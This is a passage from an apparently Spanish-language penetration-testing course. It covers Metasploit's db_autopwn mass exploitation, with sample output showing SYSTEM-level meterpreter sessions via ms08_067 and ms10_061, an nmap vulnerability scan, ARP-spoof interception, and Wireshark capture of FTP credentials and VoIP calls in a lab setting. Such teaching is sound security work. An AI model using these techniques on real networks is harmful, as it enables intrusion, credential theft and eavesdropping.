
Comprobamos los datos importados con

hosts



Muestra los hosts importados

Con **services** comprobamos los servicios abiertos del equipo objetivo



Muestra los servicios importados

Y con **vulns** vemos que vulnerabilidades tiene que en este caso al ser un escaneo con nmap no muestra ninguna, con Nessus sí que veríamos las vulnerabilidades encontradas.

Si queremos ejecutar autopwn comentado anteriormente mediante puertos abiertos

~~Db_autopwn -t -p -e -r~~

Lanzará la ejecución de exploits por puertos de forma masiva lo que nos devolverá todas las sesiones remotas que haya podido conectar

```

bash
(50/50 [4 sessions]): Waiting on 0 launched modules to finish execution...
The autopwn command has completed with 4 sessions
Enter sessions -i [ID] to interact with a given session ID
=====
Active sessions
=====
  Id  Type                Information                Connection                Via
  --  --                -
1    meterpreter x86/win32 NT AUTHORITY\SYSTEM @ VICTIMA 192.168.1.59:17969 -> 192.168.1.80:1044 exploit/w
indows/smb/ms08_067_netapi
2    meterpreter x86/win32                192.168.1.59:33763 -> 192.168.1.80:1045 exploit/w
indows/smb/ms08_067_netapi
3    meterpreter x86/win32 NT AUTHORITY\SYSTEM @ VICTIMA 192.168.1.59:24174 -> 192.168.1.80:1047 exploit/w
indows/smb/ms10_061_spoolss
4    meterpreter x86/win32 NT AUTHORITY\SYSTEM @ VICTIMA 192.168.1.59:20787 -> 192.168.1.80:1048 exploit/w
indows/smb/ms10_061_spoolss
=====
msf >


```

Sesiones obtenidas con autopwn


La otra forma de incorporar los resultados de nmap a la base de datos es mediante el comando **db_nmap**, el cual ejecutándolo directamente desde la consola nos incorporará automáticamente los resultados.

Nmap desde sus últimas versiones posee un potente lenguaje de scripts NSE (Nmap Scripting Engine) donde podemos usarlo como escaner de vulnerabilidades, poniendo un ejemplo de ello, ejecutaremos nmap para detectar la vulnerabilidad ms08_067_netapi.

La ruta de los scripts es la siguiente: C:\Archivos de programa\Nmap\scripts y en ella podemos encontrar todos los scripts que incorpora nmap con sus definiciones y forma de uso.



Abriremos una consola de comandos y escribiremos:
Nmap --script smb-check-vulns.nse 192.168.1.80




Como podemos observar en la imagen en el apartado de script nos muestra el host como **VULNERABLE** a ms08_067_netapi.

Wireshark

Es un analizador de paquetes de red, es OpenSource y podemos descargarlo de <http://www.wireshark.org/>, es multiplataforma y esta disponible para Windows, Linux y Mac utiliza las librerías winpcap, Su instalación es muy simple

Una vez instalado si queremos empezar a capturar paquete accederemos al menú capture/options y le daremos a start, a partir de este momento wireshark capturará las comunicaciones entre el equipo local y el exterior, si quisiéramos capturar paquetes con origen y destino distinto a nuestro equipo en una red conmutada tendremos que hacer un ataque denominado arp spoof el cual consiste en envenenar las tablas arp para así poder establecer una comunicación intermedia y realizar lo que se llama un ataque man in the middle. Así podremos capturar cualquier paquete que circule por la red.



Opciones de wireshark

En el supuesto que la red tenga mucho tráfico quizás nos interesará filtrar los paquetes, wireshark dispone de dos tipos de filtros:

Filtros de captura:

Son los que definimos inicialmente antes de capturar los paquetes, podríamos acotar por ejemplo la captura a un solo host (p.ej. host 192.168.1.10) o solo capturar un puerto determinado (p.ej. port 80)

Ejemplos de filtro de captura

Captura solamente trafico con origen/destino a la ip 192.168.0.12

Operadores lógicos:

Negación: ! ó **not**

Concatenación: && ó **and**

Alternancia: || ó **or**

Captura solamente el host 192.168.0.12

Host 192.168.0.12

Captura solamente el puerto 80

Host 192.168.0.12

Captura todos los paquetes menos broadcast y los multicast

Not broadcast and not multicast

Host origen

Src host 192.168.0.12

Host destino

Dst host 192.168.0.12

Capturamos determinado rango de puertos

Portrange 1-1024

Filtros de Display:

Los filtros de display son los que mientras realizamos una captura o esta ya se ha realizado podemos aplicar:

Comparación:



Igual a: eq o ==
No igual: ne o !=
Mayor que: gt o >
Menor que: lt o <
Mayor o igual: ge o >=
Menor o Igual: le o <=

Combinación:

Negación: ! o not
Unión: && o and
Alternancia: || o or

Contains: Buscamos por cadena

Ejemplos:

```
Ip.addr==192.168.1.80
```

Filtra exclusivamente los paquetes de origen destino de la ip seleccionada.

```
Tcp.port==80
```

Filtra el puerto 80 del protocolo tcp

```
http contains www.fut.es
```


Busca en el protocolo http los paquetes que contienen la Url indicada.

```
Frame contains "@correos.es
```

Busca en los frames (paquetes) el las direcciones de correo del dominio correos.es.

Wireshark dispone de un asistente de filtros del cual podemos hacer uso.







Filtros de captura whireshark

El objetivo del curso no es estudiar a fondo la usabilidad de whireshark por lo que recomiendo que busquéis información de la herramienta capturéis y comprobéis por vosotros mismo su potencia. Os dejo algunos ejemplos de captura de credenciales para que veáis la potencia de la herramienta.


Captura Credenciales FTP




Captura llamadas VOIP




Seleccionamos el protocolo rtp y nos ubicamos en el menú de wireshark Telephony/Voip Calls



Nos muestra la conversación capturada, para oírla de damos a placer.



Pulsamos decode para decodificar el fichero.




Ahora Podemos darle a Play para oír la conversación capturada.

Una de las opciones que posee wireshark y que resulta muy útil es la geolocalización de las direcciones IP, su configuración no representa un gran esfuerzo y el resultado merece la pena.


Inicialmente creamos una carpeta donde debemos descargarnos las bases de datos GeoIp.dat, GeoIPASNum.dat y GeoLiteCity.dat de

http://www.maxmind.com/app/geoip_country en su versión open source.

En el menú edit /Preferences/Name Resolution de Wireshark en el menú edit debemos indicar la ruta de las bases de datos descargadas.



Posteriormente en el menú edit/preferences/protocols/ipv4, deberemos marcar el check “Enable GeoIP Lookups”.



Empezaremos una captura y cuando llevemos navegando un tiempo, nos vamos al menú Statistics/Endpoint List/Ipv4, nos mostrará un formulario con todas las direcciones ip asociada a su localización.


IPv4 Endpoints: geolocalizacion.pcap

IPv4 Endpoints: 65

Packets	Rx Bytes	Country	AS Number	City	Latitude	Longitude
5 762	4 389 757	-	-	-	-	-
74	5 718	-	-	-	-	-
6	654	Spain	AS3352 Internet Access Network	-	40.000000	-4.000000
64	13 010	Spain	AS3352 Internet Access Network	-	40.000000	-4.000000
0	0	-	-	-	-	-
365	69 946	United States	AS15169 Google Inc.	Mountain View, CA	37.419201	-122.057404
0	0	-	-	-	-	-
69	6 969	-	-	-	-	-
0	0	-	-	-	-	-
3	322	-	-	-	-	-
29	2 383	United States	AS15169 Google Inc.	Mountain View, CA	37.419201	-122.057404
7	1 028	United States	AS15169 Google Inc.	Mountain View, CA	37.419201	-122.057404
12	2 682	United States	AS15169 Google Inc.	Mountain View, CA	37.419201	-122.057404
0	0	-	-	-	-	-
991	92 587	Netherlands	AS35415 Webazilla European Netw	-	52.500000	5.750000

Help Copy Map Close

Pulsaremos al botón de Map donde nos enlazará a nuestro navegador que conectándose a Openlayers nos dibujará un map mundial con las ip geolocalizadas.



